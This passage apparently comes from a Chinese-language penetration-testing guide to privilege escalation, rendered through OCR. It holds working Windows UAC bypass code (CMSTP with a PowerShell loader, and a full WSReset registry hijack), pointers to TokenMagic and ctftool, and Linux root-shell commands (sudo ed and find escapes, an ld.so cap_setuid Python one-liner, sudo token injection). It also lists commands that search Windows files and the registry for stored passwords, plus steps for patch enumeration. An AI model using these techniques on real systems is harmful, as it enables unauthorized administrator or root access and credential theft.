    ProcessStartInfo startInfo = new ProcessStartInfo(BinaryPath);
    startInfo.Arguments = "/au " + InfFile.ToString();
    startInfo.UseShellExecute = false;
    Process.Start(startInfo);

    IntPtr windowHandle = new IntPtr();
    windowHandle = IntPtr.Zero;
    do {
        windowHandle = SetWindowActive("cmstp");
    } while (windowHandle == IntPtr.Zero);

    System.Windows.Forms.SendKeys.SendWait("{ENTER}");
    return true;
}
public static IntPtr SetWindowActive(string ProcessName)
{
```

```
        Process[] target = Process.GetProcessesByName(ProcessName);
        if(target.Length == 0) return IntPtr.Zero;
        target[0].Refresh();
        IntPtr WindowHandle = new IntPtr();
        WindowHandle = target[0].MainWindowHandle;
        if(WindowHandle == IntPtr.Zero) return IntPtr.Zero;
        SetForegroundWindow(WindowHandle);
        ShowWindow(WindowHandle, 5);
        return WindowHandle;
    }
}
Add-Type -TypeDefinition ([IO.File]::ReadAllText("$pwd\Source.cs")) -ReferencedAssemblies "System.Windows.Forms" -OutputAssembly "CMSTP-UAC-Bypass.dll"
[Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\CMSTP-UAC-Bypass.dll"))
[CMSTPBypass]::Execute("C:\Windows\System32\cmd.exe")
```




2.6 UAC-TokenMagic.ps1 绕 UAC

https://github.com/FuzzySecurity/PowerShell-Suite

参考：

https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-1.html https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-2.html
https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-3.html


.EXAMPLE C:\PS> UAC-TokenMagic -BinPath C:\Windows\System32\cmd.exe .
EXAMPLE C:\PS> UAC-TokenMagic -BinPath C:\Windows\System32\cmd.exe -Args "/c ca
lc.exe" -ProcPID 1116
C:\PS> UAC-TokenMagic -BinPath C:\Windows\System32\cmd.exe -ProcPID 3624




2.7 ctftool 20 年 BUG

谷歌披露了影响所有 Windows 版本的 20 年未修补漏洞

已测试 WIN10




替换里面的 payload.dll 就可以了



https://thehackernews.com/2019/08/ctfmon-windows-vulnerabilities.html

https://github.com/taviso/ctftool/releases

2.8 需 bypassuac-再 getsystem




https://github.com/sailay1996/tokenx_privEsc

https://demonsec666.oss-cn-qingdao.aliyuncs.com/%E9%9C%80%E8%BF%87UAC-getsystem.zip

http://www.ggsec.cn/uac-getsystem.html

已打包

2.9 WSReset-UAC



<#

.SYNOPSIS

Fileless UAC Bypass by Abusing Shell API

Author: Hashim Jawad of ACTIVELabs

.PARAMETER Command

Specifies the command you would like to run in high integrity context.

.EXAMPLE

```
Invoke-WSResetBypass -Command "C:\Windows\System32\cmd.exe /c start cmd.exe"

This will effectivly start cmd.exe in high integrity context.

.NOTES
This UAC bypass has been tested on the following:
 - Windows 10 Version 1803 OS Build 17134.590
 - Windows 10 Version 1809 OS Build 17763.316
#>

function Invoke-WSResetBypass {
    Param (
    [String]$Command = "C:\Windows\System32\cmd.exe /c start cmd.exe"
    )

    $CommandPath = "HKCU:\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\Shell\open\command"
    $filePath = "HKCU:\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\Shell\open\command"
    New-Item $CommandPath -Force | Out-Null
    New-ItemProperty -Path $CommandPath -Name "DelegateExecute" -Value "" -Force | Out-Null
    Set-ItemProperty -Path $CommandPath -Name "(default)" -Value $Command -Force -ErrorAction SilentlyContinue | Out-Null
    Write-Host "[+] Registry entry has been created successfully!"

    $Process = Start-Process -FilePath "C:\Windows\System32\WSReset.exe" -WindowStyle Hidden
    Write-Host "[+] Starting WSReset.exe"
```

```
    Write-Host "[+] Triggering payload.."
    Start-Sleep -Seconds 5

    if (Test-Path $filePath) {
    Remove-Item $filePath -Recurse -Force
    Write-Host "[+] Cleaning up registry entry"
    }
}
```

参考资料：http://www.ggsec.cn/WSReset-uac.html

https://www.activecyber.us/activelabs/windows-uac-bypass

3. Linux:

3.1 利用 linux 中的 ed 文本编辑器提升权限

ed 命令是一个面向行的文本编辑器命令。安全性的重点在于，SUDO Lab 设置特权升级，利用 SUDO。 ed 是 linux 历史长河中遗留下来的老古董编辑器，于 1969 年开发，由 vi 等文本编辑器继承。

在提及安全性问题之前，肯定要先彻底了解一下 ed 才行。 这里做一下总结性的提炼。更多细节请阅读文末的参考资料：linux 渗透测试，ed 权限提升

- ed 文本编辑器基本操作：ed 初始化文件，a 输入，. 编辑，w 后跟文件名，q 退出编辑器
- 使用 ed 编辑文件：ed info.txt
- 更改任何特定的行：显示行与行号的交互参数，p，n，更改该行 c
- 通过使用 ed 显示错误消息：ed 无法理解的内容显示问号，更多有关错误的信息 h

- 通过 ed 复制和移动操作：复制 t ，移动 m
- 使用 ed 进行搜索操作：ed –p% info.txt，搜索关键字：%/linux

利用 ed

- Sudo Rights Lab 设置了权限提升:配置文件设置好，test 用户的 root 权限和 NOPASSWD: /bin/ed
- 利用 Sudo 权利：输入 sudo –l，sudo ed，!/bin/sh

最终就是利用了配置文件的地方，发现 test 用户在无密码的设置中可以以 root 权限去运行 ed 编辑器， 最后利用输入 sudo –l，sudo ed，!/bin/sh，test 用户就得到了 root 权限的 shell 来交互命令行了。


参考资料 linux 渗透测试，ed 权限提升：https://www.hackingarticles.in/linux–for–pentester–ed–privilege–escalation/ 利用 Linux 文本操作命令 ed 进行提权：https://www.freebuf.com/sectool/209494.html

3.2 LINUX sudo （T1169）

https://github.com/nongiach/sudo_inject1

1.执行作者的

exp



2.

观察 sudo 的结构体

sudo struct


```
struct timestamp_entry {
    unsigned short version;     /* version number */
    unsigned short size;        /* entry size */
    unsigned short type;        /* TS_GLOBAL, TS_TTY, TS_PPID */
    unsigned short flags;       /* TS_DISABLED, TS_ANYUID */
    uid_t auth_uid;             /* uid to authenticate as */
    pid_t sid;                  /* session ID associated with tty/pp
    struct timespec start_time; /* session/ppid start time */
    struct timespec ts;         /* time stamp (CLOCK_MONOTONIC) */
    union {
        dev_t ttydev;           /* tty device number */
        pid_t ppid;             /* parent pid */
    } u;
} sudo, sudo0;
```

1.sudo ls 等于获取权限

2.sudo id 可以看到 sudo 等于获取 root 权限


```
demon@demon:/root$ sudo ls
[sudo] demon 的密码：
1  公共  模板  视频  图片  文档  下载  音乐  桌面
demon@demon:/root$ sudo id
uid=0(root) gid=0(root) 组=0(root)
demon@demon:/root$ sudo -i
root@demon:~# exit
注销
demon@demon:/root$
```

3.sudo –i 等于获取 root 权限并以 root 权限使用 shell 登录




4.

作者在以上基础增加修改 进行 sudo 注入




Second exploit


```
$ kill –SIGTERM 1337
$ ./spawn_process_pid 1337
$ echo $$
1337
$ sudo id
uid=0(root)
```




3.3 LINUX sudo （T1169）

http://touhidshaikh.com/blog/?p=790 https://gtfobins.github.io/


Terminal - root@monkey: -
File Edit View Terminal Tabs Help
root@monkey: -
empty@monkey:~$ ls -l /lib/x86_64-linux-gnu/ld-2.23.so
-rwxr-xr-x 1 root root 162632 Jan 14 2018 /lib/x86_64-linux-gnu/ld-2.23.so
empty@monkey:~$ getcap /lib/x86_64-linux-gnu/ld-2.23.so
/lib/x86_64-linux-gnu/ld-2.23.so = cap_setuid+ep
empty@monkey:~$ /lib/x86_64-linux-gnu/ld-2.23.so /usr/bin/python -c 'import os;
os.setuid(0); os.system("/bin/bash")'
root@monkey:~#


demon@ubuntu:~$ sudo find /etc/passwd -exec /bin/sh \;
[sudo] password for demon:
ls
Desktop Documents Downloads examples.desktop Music Pictures Public Template
whoami
root
^X

3.4 sudo-ed-提权


文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 标签(B) 帮助(H)
root@secist: /home/demon
demon@secist:~$ sudo ed
[sudo] password for demon:
! /bin/sh
# id
uid=0(root) gid=0(root) 组=0(root)
#

https://www.hackingarticles.in/linux-for-pentester-ed-privilege-escalation/
https://www.freebuf.com/sectool/209494.html

http://www.ggsec.cn/sudo-ed.html

4. 存储凭证

进入系统以后，第一个动作就是看看系统里面有没有账户密码之类的凭证。 拿到高权限账号密码直接就是高权限的提升了。。。

无人部署的方式安装 Windows 服务器系统时，会遗留很多敏感信息文件，其中就包含了 xml 格式的文件， 获取信息的方式就是英文词语翻译它们的标签。

还可以直接借助的 Metasploit 模块去检查无人值守安装留下的信息。

以及 IIS web 服务器的 web.config 文件

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\inetpub\wwwroot\web.config

其他的还有 CMD 命令搜索包含单词 password 的文件，以及 C 盘下可能存储凭证的文件

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini


C:\> dir /b /s unattend.xml
C:\> dir /b /s web.config
C:\> dir /b /s sysprep.inf
C:\> dir /b /s sysprep.xml
C:\> dir /b /s *pass*
C:\> dir /b /s vnc.ini
```

注册表中

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

PowerSploit 的模块检查

Get-UnattendedInstallFile
Get-Webconfig
Get-ApplicationHost
Get-SiteListPassword
Get-CachedGPPPassword
Get-RegistryAutoLogon

详情，请阅读文末的参考资料：存储凭证

参考资料 存储凭证：https://pentestlab.blog/2017/04/19/stored-credentials/

5. Windows 内核漏洞利用

利用漏洞在系统中提权。 cmd 枚举所有已安装的修补程序

wmic qfe get Caption,Description,HotFixID,InstalledOn

发现与权限提升相关的任何缺失补丁

wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr /C:"KB3136041" /C:"KB4018483"

利用 Metasploit 识别缺失的补丁

post/windows/gather/enum_patches

Windows Exploit Suggester 工具识别缺失的补丁 下载地址：https://github.com/GDSSecurity/Windows-Exploit-Suggester

powershell 脚本识别缺失的补丁 下载地址：https://github.com/rasta-mouse/Sherlock

得到漏洞编号可以去各平台搜索一下 exp：比如 github，ExploitDB，metasploit 官网等

